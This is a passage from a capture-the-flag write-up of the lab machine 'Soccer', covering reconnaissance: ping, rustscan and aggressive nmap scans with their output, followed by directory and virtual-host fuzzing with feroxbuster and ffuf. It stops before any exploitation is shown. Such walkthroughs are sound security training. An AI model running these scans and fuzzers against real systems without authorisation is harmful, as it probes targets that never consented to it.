
Soccer

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.194
Lets try pinging it


```
ping 10.10.11.194 -c 5

PING 10.10.11.194 (10.10.11.194) 56(84) bytes of data.
64 bytes from 10.10.11.194: icmp_seq=1 ttl=63 time=70.1 ms
64 bytes from 10.10.11.194: icmp_seq=2 ttl=63 time=88.8 ms
64 bytes from 10.10.11.194: icmp_seq=3 ttl=63 time=70.8 ms
64 bytes from 10.10.11.194: icmp_seq=4 ttl=63 time=89.5 ms
64 bytes from 10.10.11.194: icmp_seq=5 ttl=63 time=88.5 ms

--- 10.10.11.194 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 70.086/81.544/89.521/9.083 ms
```

Alright, lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.194 --ulimit 5000
```




Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
9091/tcp open xmltec-xmlmail syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,9091 10.10.11.194 -o aggressiveScan.txt
```




Aggressive Scan

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
| 256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)

```
| 256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|http-title: Did not follow redirect to http://soccer.htb/
|http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open xmltec-xmlmail?
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck,
```

Lets add soccer.htb to /etc/hosts




Alright lets do some Directory Fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://soccer.htb -w /usr/share/wordlists/dirb/common.txt -t
200 -r
```




Directories

200 GET 494l 1440w 96128c http://soccer.htb/ground3.jpg
200 GET 2232l 4070w 223875c http://soccer.htb/ground4.jpg
200 GET 809l 5093w 490253c http://soccer.htb/ground1.jpg
200 GET 711l 4253w 403502c http://soccer.htb/ground2.jpg
200 GET 147l 526w 6917c http://soccer.htb/
200 GET 147l 526w 6917c http://soccer.htb/index.html

Lets do VHOST enumeration as well

VHOST Enumeration


```
ffuf -u http://soccer.htb -H "Host: FUZZ.soccer.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-ac
```



Nothing here lets see the web application now


Web Application

Default page



Just a static site
So i was stuck here for a bit so i tried going back a step to run another directory fuzzing with a different wordlist

